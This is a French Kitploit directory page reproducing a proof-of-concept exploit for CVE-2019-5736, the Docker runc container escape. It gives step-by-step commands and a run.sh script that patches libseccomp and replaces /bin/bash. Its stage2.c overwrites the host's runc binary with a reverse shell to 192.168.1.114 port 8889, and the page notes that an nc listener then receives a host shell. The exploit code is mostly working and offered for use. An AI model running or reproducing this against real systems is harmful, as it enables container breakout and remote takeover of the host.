

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2019-5736 — Preuve de concept d'exploit pour CVE-2019-5736, une évasion de conteneur Docker via l'écrasement du binaire runc, permettant un accès au shell de l'hôte via la manipulation de libseccomp. | Kitploit
Outils/GitHubGitHub/si1ent-le/cve-2019-5736
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationRed TeamingÉvasion de ConteneurExploitation de Binaires
GitHubsi1ent-le/cve-2019-5736

CVE-2019-5736

Preuve de concept d'exploit pour CVE-2019-5736, une évasion de conteneur Docker via l'écrasement du binaire runc, permettant un accès au shell de l'hôte via la manipulation de libseccomp.

Voir le dépôt
37il y a 4 ansPas encore vérifié
Partager

CVE-2019-5736

Référence : cve-2019-5736-poc

  • (1). Éditer la commande POC dans stage2.cve
  • (2). Construire l'image Docker docker build -t cve .
  • (3). Lancer le conteneur docker run -d cve /bin/bash -c "tail -f /dev/null"
  • (4). Sauvegarder docker-runc cp /usr/bin/docker-runc /usr/bin/docker-runc.bak
  • (5). docker exec -it docker-id /bin/bash
  • (6). Éditer run.sh pour la version libseccomp : Ex. cd /root/libseccomp-2.5.1
  • (7). Dans le conteneur : cd /root && ./run.sh && exit
  • (8). docker exec -it docker-id /bin/bash

Modifications

run.sh

#!/bin/bash
# libseccomp版本及时关注容器创建后/root目录下下载的对应版本信息
cd /root/libseccomp-2.5.1
cat /root/stage1.c >> src/api.c
DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us
dpkg -i /root/*.deb
mv /bin/bash /bin/good_bash
gcc /root/stage2.c -o /stage2
cat >/bin/bash <<EOF
#!/proc/self/exe
EOF
chmod +x /bin/bash

Mise en pratique

Environnement

Hôte : Ubuntu 18.04
Docker-ce : 18.06.1~ce~3-0~ubuntu
docker-runc : 1.0

Déploiement de l'environnement

sudo apt-get update
sudo apt-get install apt-transport-https ca-certificates curl software-properties-common
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu xenial stable"
apt-cache madison docker-ce
apt-get install docker-ce=18.06.1~ce~3-0~ubuntu
# 如出错,cd /var/lib/dpkg/updates删除目录下的所有文件再执行以上
root@root:~# sudo apt-get install docker-ce=18.06.1~ce~3-0~ubuntu

Modification du fichier C

stage2.c

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>

int main(int argc, char **argv) {

    printf("HAX2: argv: %s\n", argv[1]);
    int res1 = -1;
    int total = 10000;
    while(total>0 && res1== -1){

        int fd = open(argv[1], O_RDWR|O_TRUNC);
        printf("HAX2: fd: %d\n", fd);

        const char *poc = "#!/bin/bash\n/bin/bash -i >& /dev/tcp/192.168.1.114/8889 0>&1  &\n";
        int res = write(fd, poc, strlen(poc));
        printf("HAX2: res: %d, %d\n", res, errno);
        res1 = res;
        total--;
    }
}

Construction de l'image

docker build -t cve-2019-5736 .

image

Exécution

docker run -d cve-2019-5736 /bin/bash -c "tail -f /dev/null"

image

Sauvegarde de docker-runc sur l'hôte

Car plus tard on va remplacer le fichier docker-runc du système

cp /usr/bin/docker-runc /usr/bin/docker-runc.bak

Connexion au conteneur

docker exec -it 655378598a92 /bin/bash

Exécution dans le conteneur

# 备注:及时修改run.sh文件中libseccomp版本信息再执行
cd /root 
./run.sh
exit

Reconnexion au conteneur

# docker exec -it 655378598a92 /bin/bash
# 此时nc监听会收到一个反弹宿主机的shell

image

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    366
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    287

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






